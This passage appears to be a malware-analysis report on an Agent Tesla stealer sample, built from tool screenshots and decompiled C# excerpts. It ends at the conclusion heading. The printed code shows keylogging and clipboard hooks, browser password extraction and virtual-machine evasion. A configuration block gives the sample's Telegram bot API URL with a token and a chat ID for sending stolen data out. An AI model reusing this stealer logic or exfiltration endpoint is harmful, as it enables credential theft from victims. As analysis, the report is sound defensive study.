


Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-VB63103\Windows]

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
conhost.exe		16,396 K	27,760 K	3636	Console Window Host	Microsoft Corporation
procexp.exe		4,352 K	12,364 K	6572	Sysinternals Process Explorer	Sysinternals - www.sysinter...
procexp64.exe	< 0.01	24,644 K	49,620 K	5040	Sysinternals Process Explorer	Sysinternals - www.sysinter...
DHL008976.exe	< 0.01	23,596 K	113,676 K	5012	nity	caprone
cmd.exe		2,752 K	5,472 K	6648	Windows Command Processor	Microsoft Corporation
conhost.exe		7,068 K	19,572 K	4700	Console Window Host	Microsoft Corporation
cmd.exe		2,856 K	5,728 K	4828	Windows Command Processor	Microsoft Corporation
conhost.exe		7,088 K	19,668 K	3948	Console Window Host	Microsoft Corporation
cmd.exe		2,800 K	5,152 K	6124	Windows Command Processor	Microsoft Corporation
conhost.exe		7,108 K	19,536 K	4780	Console Window Host	Microsoft Corporation
PE-bear.exe	< 0.01	39,328 K	78,260 K	5168		

CPU Usage: 16.67% Commit Charge: 23.03% Processes: 146 Physical Usage: 37.05%

When we ran the pe-sieve it determined 5 suspicious components of the particular binary file, along the process we dumped the particular process, from the pe-sieve we found out that it has a 2 implanted pe files and additional 2 implanted process.




is PC > Downloads > Agent Tesla Malware Sample >

Name	Date modified	Type	Size
process_5012	12/9/2024 1:19 PM	File folder	
ageless.bin	12/9/2024 10:55 AM	BIN File	323 KB
brawlys.txt	12/9/2024 11:00 AM	Text Document	97 KB
DHL008976.exe	2/19/2024 12:29 AM	Application	1,256 KB

C:\Windows\System32\cmd.exe


```
[*] Dumped module to: C:\Users\Windows\Downloads\Agent Tesla Malware Sample\\process_5012\4aa0000.DHL008976
exe as UNMAPPED
[+] Dumped modified to: process_5012
[+] Report dumped to: process_5012
---
PID: 5012
---
SUMMARY:

Total scanned:      94
Skipped:            0
-
Hooked:             1
Replaced:           1
Hdrs Modified:      0
IAT Hooks:          0
Implanted:          2
Implanted PE:       2
Implanted shc:      0
Unreachable files:  0
Other:              1
-
Total suspicious:   5
---

C:\Users\Windows\Downloads\Agent Tesla Malware Sample>
```

During our analysis of the file in dnSpy, we discovered that it was engaging in network communication, as TLS-related information was defined within a specific function. This indicates that the malware may be using encrypted channels to securely transmit data and has a high potentiality to evade detection and protect the information which is being exfiltrated.




```
using System;
using System.Net;
using System.Net.Security;
using System.Runtime.CompilerServices;
using System.Security.Cryptography.X509Certificates;
using System.Windows.Forms;
using 6FnwkW9;

namespace YW6fpPz
{
    // Token: 0x02000002 RID: 2
    public class SPeCm8Cc
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00002E34 File Offset: 0x00001034
        [STAThread]
        public static void T5Vihu()
        {
            int num = 0;
            do
            {
                if (num == 1)
                {
                    ServicePointManager.SecurityProtocol = SecurityProtocolType.Ssl3 | SecurityProtocolType.Tls | SecurityProtocolType.Tls11 | SecurityProtocolType.Tls12;
                    num = 2;
                }
                if (num == 4)
                {
                    Application.Run();
                    num = 5;
                }
                if (num == 2)
                {
                    ServicePointManager.ServerCertificateValidationCallback = (RemoteCertificateValidationCallback)Delegate.Combine(ServicePointManager.ServerCertificateValidationCallback, new
                      RemoteCertificateValidationCallback(SPeCm8Cc.cnDquq));
                    num = 3;
                }
                if (num == 3)
                {
                    Rj1.asQXUhiK0j();
                    num = 4;
                }
                if (num == 0)
                {
                    num = 1;
                }
            }
            while (num != 5);
        }

        // Token: 0x06000003 RID: 3 RVA: 0x00002F38 File Offset: 0x00001138
        [CompilerGenerated]
        private static bool cnDquq(object UfWV1199XwY, X509Certificate L1pPHZkpc, X509Chain cgDN2ygw01, SslPolicyErrors t3v)
        {
            int num = 0;
            do
```


We also discovered the presence of several keyboard hooks, with their definitions indicating keylogging behavior, such as detecting keystrokes and capturing input from the keyboard. This analysis strongly suggests that the malware possesses keylogging capabilities, enabling it to record sensitive user inputs, and further confirms its functionality as an information-stealing threat.



```
                {
                    if (!8O7SbU.Fqt())
                    {
                        goto IL_1F;
                    }
                    num = 4;
                }
                if (num == 6)
                {
                    if (!Phaq.EnableKeylogger)
                    {
                        goto IL_E3;
                    }
                    num = 7;
                }
                if (num == 10)
                {
                    Rj1._screenLogger = new aWsRsm3dOQ();
                    num = 11;
                }
                if (num == 0)
                {
                    num = 1;
                }
                if (num == 12)
                {
                    break;
                }
                continue;
                IL_E3:
                if (Phaq.EnableScreenLogger)
                {
                    num = 10;
                    goto IL_F6;
                }
                break;
                IL_1F:
                mRbNbzol.I0k();
                num = 6;
                goto IL_2D;
            }
        }

        // Token: 0x04000002 RID: 2
        private static I7FH _keyLogger;

        // Token: 0x04000003 RID: 3
        private static aWsRsm3dOQ _screenLogger;
    }
}
```




```
                num = 5;
                goto IL_114;
            }
            return;
            Block_13:
            try
            {
                bool flag;
                object @lock;
                Monitor.Enter(@lock = this._lock, ref flag);
                string text;
                this.KeylogText = this.KeylogText + "<br><hr>Copied Text: <br>" + text + "<hr>";
            }
            finally
            {
                bool flag;
                if (flag)
                {
                    object @lock;
                    Monitor.Exit(@lock);
                }
            }
        }

        // Token: 0x0400006C RID: 108
        private readonly pmGla7 _keyboardHook;

        // Token: 0x0400006D RID: 109
        private readonly mcH25yF366X _clipboardHook;

        // Token: 0x0400006E RID: 110
        private readonly System.Timers.Timer LogTimer;

        // Token: 0x0400006F RID: 111
        private string KeylogText;

        // Token: 0x04000070 RID: 112
        private readonly object _lock = new object();

        // Token: 0x04000071 RID: 113
        private string activeWindowTitle;

        // Token: 0x04000072 RID: 114
        private IntPtr activeWindowHandle;

        // Token: 0x04000073 RID: 115
        private int activeWindowPid;

        // Token: 0x04000074 RID: 116
        private string lastTitle;

        // Token: 0x04000075 RID: 117
        private string LastCopiedText = "";
    }
}
```



dnSpy v6.4.1 (64-bit, .NET Framework, Administrator)
File Edit View Debug Window Help
C#
Start
Assembly Explorer
I7FH
100 %
Mail

```
    }
}

// Token: 0x06000052 RID: 82 RVA: 0x00005C34 File Offset: 0x00003E34
public I7FH()
{
    this._keyboardHook = new pmGIa7();
    this._keyboardHook.KeyDown += this.K0KCA3RLwu;
    if (Phaq.EnableClipboardLogger)
    {
        this._clipboardHook = new mcH25yF366X();
        this._clipboardHook.Changed += this.nMHN98Wpb;
        this._clipboardHook.LLWgF();
    }
    this.LogTimer = new System.Timers.Timer();
    this.LogTimer.Elapsed += this.ZjZV4uBvHH;
    this.LogTimer.Interval = (double)(60000 * Phaq.KeyloggerInterval);
}

// Token: 0x06000053 RID: 83 RVA: 0x00005CEC File Offset: 0x00003EEC
public void 6PN()
{
    int num = 0;
    do
    {
        if (num == 1)
        {
            this._keyboardHook.ovVNs();
            num = 2;
        }
        if (num == 3)
        {
            this.LogTimer.Start();
            num = 4;
        }
        if (num == 2)
        {
            this.Y2dirrfGJX = true;
            num = 3;
        }
        if (num == 0)
        {
            num = 1;
        }
    }
    while (num != 4);
}

// Token: 0x06000054 RID: 84 RVA: 0x00005DB8 File Offset: 0x00003FB8
public void qhOdRM9OTa()
{
    int num = 0;
    do
    {
        if (num == 1)
        {
```

Along the process of performing an analysis on of a particular class on a dnSpy we found there was a mention of a chat id along and there is also a telegram api present, looks like it using it to send all the captured information to the particular telegaram channel.




dnSpy v6.4.1 (64-bit, .NET Framework, Administrator)
File Edit View Debug Window Help
C#
Start
Assembly Explorer
Phaq
100 %
Search
telegram
string TelegramApi

C:\Users\Windows\Downloads\Agent Tesla Malware Sample\process_5012\4aa0000.DHL008976.exe


```
// Token: 0x04000013 RID: 19
public static bool EnableContacts = Convert.ToBoolean("true");

Convert.ToBoolean("false");

// Token: 0x04000015 RID: 21
public static int TorPid = 0;

// Token: 0x04000016 RID: 22
public static int KeyloggerInterval = Convert.ToInt32("20");

// Token: 0x04000017 RID: 23
public static int ScreenInterval = Convert.ToInt32("20");

// Token: 0x04000018 RID: 24
public static int LogType = Convert.ToInt32("3");

// Token: 0x04000019 RID: 25
public static string TelegramApi = "https://api.telegram.org/bot6900973449:AAF8wx9iUPZvdsBF34vKz_RL7sCyp2owiPA/";

// Token: 0x0400001A RID: 26
public static string ChatId = "5061956073";

// Token: 0x0400001B RID: 27
public static bool AppAddStartup = Convert.ToBoolean("false");

// Token: 0x0400001C RID: 28
public static bool HideFileStartup = Convert.ToBoolean("false");

// Token: 0x0400001D RID: 29
public static string AppStartupFullPath = "";

// Token: 0x0400001E RID: 30
public static string StartupDirectoryPath = "";

// Token: 0x0400001F RID: 31
public static string StartupEnvName = "appdata";

// Token: 0x04000020 RID: 32
public static string StartupDirectoryName = "hAuzpf";

// Token: 0x04000021 RID: 33
```

Upon further analysis, we also identified the use of api.ipify.org, a legitimate public service commonly utilized for retrieving the user's public-facing IP address. This information can be crucial for attackers to determine the geographic location, network details of the victim which can be used to further attacks or establish connection.




```
// Token: 0x04000006 RID: 6
public static string AsmFilePath = "";

// Token: 0x04000007 RID: 7
public static string PublicIpAddress = "";

// Token: 0x04000008 RID: 8
public static bool PublicIpAddressGrab = Convert.ToBoolean("true");

// Token: 0x04000009 RID: 9
public static string IpApi = "https://api.ipify.org";

// Token: 0x0400000A RID: 10
public static DzH8Y.CRbw lastInputInf = default(DzH8Y.CRbw);

// Token: 0x0400000B RID: 11
public static string PublicUserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0";
```

Since we identified that this malware sample is capturing sensitive information, we also found indications that it is extracting data such as the origin URL, username, and password. This behavior suggests that the malware may be designed to target credentials stored in browsers or applications, potentially sending the harvested information to a remote server for malicious use.



```
string text2 = string.Empty;
string text3 = string.Empty;
string text4 = string.Empty;
for (int i = 0; i <= vpoczpcrQyp.jRN() - 1; i++)
{
    try
    {
        text2 = vpoczpcrQyp.bkC1RD(i, "origin_url");
        text3 = vpoczpcrQyp.bkC1RD(i, "username_value");
        text4 = vpoczpcrQyp.bkC1RD(i, "password_value");
        if (text4.StartsWith("v10") | text4.StartsWith("v11"))
        {
            byte[] array2 = new byte[0];
            if (text.Contains("Opera Stable") & Directory.Exists(Directory.GetParent(text).FullName))
            {
                array2 = t7hFo.jUuFfX0BRF(Directory.GetParent(text).FullName);
            }
            else
            {
                array2 = t7hFo.jUuFfX0BRF(Directory.GetParent(text).Parent.FullName);
            }
            text4 = t7hFo.Dqt9w2un5(Encoding.Default.GetBytes(vpoczpcrQyp.bkC1RD(i, "password_value")), array2);
        }
        else
        {
            text4 = t7hFo.DhJz(vpoczpcrQyp.bkC1RD(i, "password_value"));
        }
        if (!string.IsNullOrEmpty(text2) && !string.IsNullOrEmpty(text3) && text4 != null)
        {
            list2.Add(new 3MS5zbqQ
            {
                H6XllsI = text2,
                oQwRj = text3,
                Ppbt7d4S = text4,
                xpoYn4duKj = 4VehACJw
            });
```

The malware sample also performs checks to detect if it is running in a virtualized environment, such as VirtualBox or a VM. It is designed to evade analysis by altering or terminating its behavior if such an environment is detected, making it more difficult for researchers to study its properties.



```
    {
        managementObjectSearcher = new ManagementObjectSearcher("Select * from Win32_ComputerSystem");
        num = 2;
    }
    if (num == 0)
    {
        num = 1;
    }
    if (num == 3)
    {
        bool flag;
        return flag;
    }
}
try
{
    using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
    {
        foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
        {
            if ((managementBaseObject["Manufacturer"].ToString().ToLower() == "microsoft corporation" && managementBaseObject["Model"].ToString().ToUpperInvariant().Contains("VIRTUAL"))
              || managementBaseObject["Manufacturer"].ToString().ToLower().Contains("vmware") || managementBaseObject["Model"].ToString() == "VirtualBox")
            {
                return true;
            }
        }
    }
}
catch
{
    return true;
}
finally
{
    if (managementObjectSearcher != null)
    {
        ((IDisposable)managementObjectSearcher).Dispose();
    }
}
foreach (ManagementBaseObject managementBaseObject2 in new ManagementObjectSearcher("root\\CIMV2", "SELECT * FROM Win32_VideoController").Get())
{
    if (managementBaseObject2.GetPropertyValue("Name").ToString().Contains("VMware") && managementBaseObject2.GetPropertyValue("Name").ToString().Contains("VBox"))
    {
        return true;
    }
```

5. Results and Discussion

The analysis of Agent Tesla turned out to consist of structural and behavioral components whise presence validated the malware as a complex framework for stealing data and initiating unauthorized remote access. Below are the significant findings from both static and dynamic analyses.

Static Analysis:

- Packing and obfuscation: When the initial examination of the malware was conducted it was established that it was packed using Autolt. Decoding was needed to obtain its real contents. Using Detect its easy, the obfuscation was uncloaked and using the Autolt extractor the components were unpacked so that they could be examined in detail.
- Key Features identified: When using PEStudio, there were some API imports flagged including, GetAsyncKeyState crucial for keylogging as well as InternetOpenUrlA important for data transfer through an internet connection. An entropy level of over 6 in some parts of the sample suggested encrypted or encoded contents, facts supported by Agent Tesla’s coding.
- Indicators of Process injection: The observation of process injection such as read and write process memory and processes memory was made from the analyzing with PEBear. This proved that Agent Tesla could drop code into discussed processes in order to bypass future detection.

- Communication Mechanisms: Based on a decomplication using dnSpy, the program used api.ipify.org for identification of the users IP address and the telegram API for the transmission of stolen data. This underlines the fact that, for data theft, most of the malware tend to use encrypted channels of communication.

Dynamic Analysis:

- Persistence Mechanisms: On analyzing using RegShot, 33 changes to the registry were noted. These were new entries in HKCU\Software\Microsoft\Windows\CurrentVersion\Run which pointed towards persistence by Agent Tesla.
- System Behavior: ProcMon clearly pointed this to me by showing the malware creating and closing files in the system directories; accessing the temporary files to store credentials, PESieve memory analysis showed several implanted PE files and several components that are typical of Agent Tesla and showed its ability to inject code.
- Keylogging and credential Harvesting: The hooks which were identified by dnSpy justified the capability of the malware to log keystrokes. The extraction contained source URLs, usernames and password to show that it mainly focuses on stored browser and application data.
- The malware and attackers are smart and nowadays even show an anti-analysis characteristics which means they stop their activity when they detect they are in virtual box.

Discussion:

The results found herein prove are in line with the functionalities of Agent Tesla as a RAT and spyware. An example is its ability to be packed, to use cryptographic means of transmitting information, and to act stably, which testify to its ability to penetrate conventional security systems. The fact that it uses telegram and public APIs means that it fits in modern attacking trends.

6. Conclusion

